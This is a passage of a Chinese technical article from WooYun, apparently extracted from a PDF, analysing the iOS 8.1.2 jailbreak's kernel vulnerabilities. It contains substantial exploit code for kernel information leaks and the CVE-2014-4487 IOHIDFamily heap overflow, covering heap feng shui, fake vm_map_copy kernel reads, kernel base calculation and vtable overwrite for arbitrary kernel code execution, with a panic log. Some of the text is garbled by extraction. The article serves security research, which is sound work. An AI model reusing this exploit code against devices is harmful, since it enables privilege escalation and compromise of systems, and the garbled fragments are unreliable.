- (NSData *)getKextInfoData
{
    vm_offset_t request = "<dict><key>Kext Request Predicate</key>
<string>Get Loaded Kext Info</string></dict>";
    mach_msg_type_number_t requestLength = (unsigned int)strlen(request) +
    1;

    vm_offset_t response = NULL;
    mach_msg_type_number_t responseLength = 0;

    vm_offset_t log = NULL;
    mach_msg_type_number_t logLength = 0;

    kern_return_t opResult = KERN_SUCCESS;

    kext_request(mach_host_self(),
        0,
        request,
        requestLength,
        &response,
        &responseLength,
        &log,
        &logLength,
        &opResult);
    if (opResult != KERN_SUCCESS) {
        printf("[-] getKextInfoString: fail to request kernel info\n");
        return NULL;
    }

    NSData *responseData = [[NSData alloc] initWithBytes:response
length:responseLength];

    return [responseData autorelease];
}

```

表19 : CVE-2014-4491 的利用

具体信息如下图：


```

1  <?xml version="1.0"?>
2  <dict ID="0">
3      <key>__kernel__</key>
4      <dict ID="1">
5          <key>OSBundleMachOHeaders</key>
6              <data ID="2">zvrt/gwAAAAJAAAAgAAAAABAABoCQAAAQAgAEAAAAEAQAAx19UR
7              <key>OSBundleCPUType</key>
8                  <integer size="32" ID="3">0xc</integer>
9                  <key>OSBundleCPUSubtype</key>
10                 <integer size="32" ID="4">0x9</integer>
11                 <key>CFBundleIdentifier</key>
12                     <string ID="5">_kernel_-</string>
13                     <key>CFBundleVersion</key>
14                         <string ID="6">14.0.0</string>
15                         <key>OSBundleUUID</key>
16                             <data ID="7"/>q2XlnBfM86Aw3GI/ybsJg==</data>
17                         <key>OSKernelResource</key>
18                             <true/>
19                         <key>OSBundleIsInterface</key>
20                             <false/>
21                         <key>OSBundlePrelinked</key>
22                             <false/>
23                         <key>OSBundleStarted</key>
24                             <true/>
25                         <key>OSBundleLoadTag</key>
26                             <integer size="32" ID="8">0x0</integer>
27                         <key>OSBundleLoadAddress</key>
28                             <integer size="64" ID="9">0x80001000</integer>
29                         <key>OSBundleLoadSize</key>
30                             <integer size="32" ID="10">0xf6f000</integer>
31                         <key>OSBundleWiredSize</key>
32                             <integer size="32" ID="11">0xf6f000</integer>
33                         <key>OSBundleClasses</key>

```

图7 : 内核信息

得到内核信息后，解析 XML 数据，得到 OSBundleMachOHeaders 键对应 Base64 字符串，之后解码字符串可以得到一个 MachO：



drops.wooyun.org

图8：MachO Header

然后解析这个 MachO 头从中得到 __TEXT Segment 的开始地址，得到 __PRELINK_STATE 的开始地址，然后从 __PRELINK_STATE 的开始地址中计算出内核的开始地址，用内核的开始地址减去 __TEXT 的开始地址就是 KASLR 的 Slide。__PRELINK_INFO Segment 的结束地址就是内核的结束地址。这样我们就得到了内核的起始地址、结束地址、KASLR 的 Slide。这些信息主要有两方面的应用：Patch 内核相关的工作需要内核的真实地址；在内核堆利用过程中也需要知道 KASLR 的 Slide 从而得到堆对象的真实地址。

CVE-2014-4496，逻辑漏洞，Stefan Esser 对这个漏洞做了详细的描述：

`mach_port_kobject()` and the kernel address obfuscation
(https://www.sektion eins.de/en/blog/14-12-23-mach_port_kobject.html)

大家可以仔细阅读下，这里补充下具体怎么获得那个常量对象：

```
io_master_t io_master = 0;
kret = host_get_io_master(mach_host_self(), &io_master);
```

表20：创建常量对象

至此内核信息泄露相关的漏洞已经介绍完毕，这些都是内核读与内核代码执行的准备工作。

七、内核读、任意代码执行

相关漏洞

CVE-2014-4487

```

IOHIDFamily - Fixed in iOS 8.1.3
Available for: iPhone 4s and later, iPod touch (5th generation) and later,
iPad 2 and later
Impact: A malicious application may be able to execute arbitrary code with
system privileges
Description: A buffer overflow existed in IOHIDFamily. This issue was
addressed through improved size validation.
CVE-ID
CVE-2014-4487 : TaiG Jailbreak Team

```

表21：CVE-2014-4487

盘古团队专门有篇文章介绍了这个漏洞产生的原因以及利用思路，大家可以仔细读下：

[CVE-2014-4487 – IOHIDLlibUserClient堆溢出漏洞 \(<http://blog.pangu.io/cve-2014-4487/>\)](http://blog.pangu.io/cve-2014-4487/)

利用思路：将一个小 zone 中的内存块释放到大的 zone 中，结合堆风水，释放后立即申请刚刚释放的内存块，便可以覆盖相邻的小内核块。

利用思路示意图

利用思路：将一个小 zone 中的内存块释放到大的 zone 中，结合堆风水，释放后立即申请刚刚释放的内存块，便可以覆盖相邻的小内核块。




图9：堆溢出利用过程

内核读

内核读主要利用的 mach_msg 的 ool descriptor，具体过程如下：

1. 利用堆风水从 zone-256 中申请 8 个连续的内存块。
2. 释放前面 5 个内存块。
3. 向当前 Mach Task (untether) 发送 mach 消息，消息带有 8 个 ool descriptor，每个 ool descriptor 的大小为：256 - sizeof(fake_vm_map_copy_64)。

```
typedef struct fake_vm_map_copy_64 {
    uint32_t type;
    uint64_t offset;
    uint64_t size;
    union {
        struct {
            uint8_t something[64];
        };
        uint64_t object;
        struct {
            uint64_t kdata;
            uint64_t kalloc_size;
        };
    };
} fake_vm_map_copy_64;
```

表22：关键数据结构：fake_vm_map_copy_64

这样刚刚释放的内存块，就会被申请到。

4. 释放堆风水中后面 3 个内存块。
5. 触发漏洞，第 6 个内存块会被添加到 zone-1024 中。
6. 再次向自己发消息，ool descriptor 的大小为：960 - sizeof(fake_vm_map_copy_64)，因为系统会从 zone-1024 中分配 960 大小的内存块，这样我们只要控制 960 内存块的内容就可以控制溢出。

7. 控制溢出：

```
- (void)constructPayload:(uint8_t *)buffer
    kobjectAddress:(mach_vm_address_t)kobject_address
    readAddress:(mach_vm_address_t)address
    _readSize:(mach_vm_size_t)size
{
    // 0xA8 = 168(payload) = 256 - sizeof(fake_vm_map_copy_64)
    if (size < 0xA8) {
        size = 0xA8;
    }
    // 0x368 = 872 = 960 - 88
}
```

```
iOS 8.1.2 越狱过程详解及相关漏洞分析 | WooYun知识库
// 0x0A8, 0x1A8, 0x2A8, 0x3A8
// 0x3A8 - 0x368 = 0x40 = 64
fake_vm_map_copy_64 *vm_copy_struct_ptr = (fake_vm_map_copy_64 *)
(buffer + 0xA8);
for (int idx = 0; idx < 3; ++idx) {
    memset(vm_copy_struct_ptr, 0, sizeof(fake_vm_map_copy_64));

    if (idx == 0) {
        vm_copy_struct_ptr->type = 0x3;
        vm_copy_struct_ptr->size = size;
        vm_copy_struct_ptr->kdata = address;
        vm_copy_struct_ptr->kalloc_size = 0x100;
    }
    else {
        vm_copy_struct_ptr->type = 0x3;
        vm_copy_struct_ptr->size = 0xA8; // 0xA8 = 256 - 0x58 = 168
        = ool memory size
        vm_copy_struct_ptr->kdata = kobject_address;
        vm_copy_struct_ptr->kalloc_size = 0x100;
    }

    vm_copy_struct_ptr = (mach_vm_address_t)vm_copy_struct_ptr +
0x100;
}
}
3
```

表23：控制溢出

8. 直接接收消息，内核数据就被读到了用户空间。

下面这个代码片段（来源于网络）可以打印读到的内容，方便调试内核读：

```
void HexDump(char *description, void *addr, int len)
{
    int idx;
    unsigned char buff[17];
    unsigned char *pc = (unsigned char *)addr;

    // Output description if given.
    if (description != NULL)
        printf ("%s:\n", description);

    // Process every byte in the data.
    for (idx = 0; idx < len; idx++) {
        // Multiple of 16 means new line (with line offset).

        if ((idx % 16) == 0) {
            // Just don't print ASCII for the zeroth line.
            if (idx != 0)
                printf (" | %s\n", buff);

            // Output the offset.
            printf (" %04X:", idx);
        }

        // Now the hex code for the specific character.
        printf (" %02X", pc[idx]);

        // And store a printable ASCII character for later.
        if ((pc[idx] < 0x20) || (pc[idx] > 0x7e))
            buff[idx % 16] = '.';
        else
            buff[idx % 16] = pc[idx];
        buff[(idx % 16) + 1] = '\0';
    }

    // Pad out last line if not exactly 16 characters.
    while ((idx % 16) != 0) {
        printf ("   ");
        idx++;
    }

    // And print the final ASCII bit.
    printf (" | %s\n", buff);
}
```

表24：打印内存内容

内核信息泄露

内核信息泄露是在内核读基础之上实现的，利用过程如下：

1. 利用前面提到的内核信息泄露漏洞得到某个内核对象的真实内核地址。
2. 然后利用内核读，读取对象的内容内容。
3. 从读到的内容中，取出第一个 `mach_vm_address_t` 大小的值，这个值代表对象虚函数表的地址。
4. 再次利用内存读，读虚函数表的内容。
5. 从读到的虚函数表的内容中选取一个函数指针。

最后，利用函数指针计算出内核的起始地址。这种方式没办法得到内核的结束地址，但是不影响越狱。

```

- (mach_vm_address_t)getKernelBaseAddresses:
(mach_vm_address_t)hid_event_obj_kaddress
{
    // HID Event Object Memory Content
    unsigned char *hid_event_obj_content =
    [self readKernelMemoryAtAddress:hid_event_obj_kaddress + 0x1
size:0x100];
    unsigned long long *hid_event_service_queue_obj_ptr =
    (unsigned long long *)(hid_event_obj_content + 0xE0);

    // HID Event Service Queue Memory Content
    unsigned char *hid_event_service_queue_obj_content =
    [self readKernelMemoryAtAddress:*hid_event_service_queue_obj_ptr
size:0x80];

    unsigned long long *hid_event_service_queue_vtable_ptr_0x10 =
    (unsigned long long *) (hid_event_service_queue_obj_content);
    unsigned char *hid_event_service_queue_vtable_content_0x10 =
    [self
readKernelMemoryAtAddress:*hid_event_service_queue_vtable_ptr_0x10
size:0x18];

    unsigned long long *fifth_function_ptr_of_vtable =
    (unsigned long long *) (hid_event_service_queue_vtable_content_0x10 +
0x10);

    mach_vm_address_t kernel_base =
    ((*fifth_function_ptr_of_vtable - (0x200 << 12)) & 0xffffffff80ffe00000)
+ 0x2000;

    return kernel_base;
}
6

```

表25：计算内核地址

内核任意代码执行

内核任意代码执行与内核读的利用思路相同，只是细节上有些差别，利用过程为：

1. 利用内存映射，将一部分内核内存映射到用户空间。
2. 通过内核读，计算出所映射的内存在内核中的真实地址。
3. 构造一个虚函数表，填充到映射的内存中。
4. 利用漏洞覆盖小对象的内存，只是 Payload 构造的主要目标是改写虚函数表指针。
5. 调用 Hacked 的对象的方法，比如：释放，这样就控制了 PC 指针。

```

- (void)arbitraryExecutionDemo
{
    mach_port_name_t port_960 = 0;
    [self prepareReceivePort1:NULL port2:&port_960];

    io_connect_t fengshuiObjBuf[PRTS_ContinuousMemoryCount] = {0};
    mach_vm_address_t firstObjectKAddr = NULL;
    mach_vm_address_t lastObjectKAddr = NULL;
    [self allocObjects:fengshuiObjBuf
        firstObjectKAddr:&firstObjectKAddr
        lastObjectKAddr:&lastObjectKAddr];

    _fengshui_not_released_obj_count = PRTS_FengshuiObjectCountKeep;

    uint8_t ool_buf_960[0x400] = {0};
    [self constructArbitraryExePayload:ool_buf_960
        vtableAddress:_fake_port_kernel_address_base];

    [self doFengshuiRelease2:fengshuiObjBuf];
    [self waitFengshuiService];

    [self triggerExploit];

    [self allocVMCopy:port_960
        size:960
        buffer:ool_buf_960
        descriptorCount:2];

    [self releaseResource];

    io_connect_t hacked_connection =
    fengshuiObjBuf[PRTS_ContinuousMemoryCount -
_fengshui_not_released_obj_count - 1];

    printf("[+] start to trigger arbitrary execution, device will
reboot\n");
    IOServiceClose(hacked_connection);
    [self waitFengshuiService];
    printf("[+] success to trigger arbitrary execution, device will
reboot\n");
}
8

```

表26：触发任意代码执行



```

ew
se
nd)
(/w
p-
log
in.
ph
p?
act
ion
=lo
go
ut&
red
ire
ct_
to=
htt
p
%3
A
%2
F
%2
Fdr
op
s.w
oo
yu
n.o
rg
        unsigned long long *buf = _fake_port_user_address_base;
        for (int idx = 0; idx < 0x200 / sizeof(mach_vm_address_t);
             *(buf + idx) = 0xdeedbeefdeedbeef
        }

4238642...25-115113.panic.ipa + 36780610342386

panic(cpu 1 caller 0xfffffff80172d193c): PC alignment e
    x0: 0xffffffff809b46bb00  x1: 0x0000000000000000
    x4: 0xffffffff8098ea5800  x5: 0x0000000000000000
    x8: 0xdeedbeefdeedbeef  x9: 0xfffffff809b46bb00
    x12: 0x0000000000000000 x13: 0xfffffff8098ea5800
    x16: 0xfffffff801757563c x17: 0x0000000000000020
    x20: 0x0000000007f218557 x21: 0x000000000000407
    x24: 0xfffffff80176c00a0 x25: 0x00000000000040000
    x28: 0x0000000000000018 fp: 0xfffffff80091d3720
    pc: 0xdeedbeefdeedbeef cpsr: 0x80000304

```

图10：改写虚函数表的结果示例

在完成内核任意代码执行后，就可以进一步实现了内核写，思路是：制造执行 memcpy 的 ROP Chain。

上面只是描述了如何利用漏洞，越狱工具还需要实现 Kernel Patch Finder，用来寻找 ROP Gadgets，然后构造出 ROP Chain，Patch 掉内核的相关安全机制。

八、修复、清理

越狱工具进行的修复、清理操作主要包括：

1. 修复堆状态，这是由于之前利用漏洞时破坏了堆状态，不修复会造成内核不稳定。
2. 修复用户空间一些服务的状态。

0x05 结束

上面介绍了越狱的过程，越狱所使用的漏洞，以及漏洞的利用思路，希望对大家有帮助。最后，还有几点需要说明下：

1. iOS 8.1.2 越狱过程中使用了 7 个漏洞，其中用户空间 4 个，内核空间 3 个，可见过用户空间的防御是越狱过程中非常非常重要的部分，而且在用户空间多是利用的逻辑漏洞，这种漏洞应该会越来越少。
2. 上文只是介绍了漏洞，而实际越狱工具的开发中，产品化是一个重要方面，具体来说主要指：稳定性；兼容性，可以看出开发一个好的越狱工具不是一件简单的事情。

2015-06-25

收藏 分享

5Y5J

写下你的评论...

gainover 2016-01-12 08:58:24

真详细！



ruby 2016-01-11 09:41:26

学习了 感谢分享

2016/1/25

iOS 8.1.2 越狱过程详解及相关漏洞分析 | WooYun知识库

回复

感谢知乎授权页面模版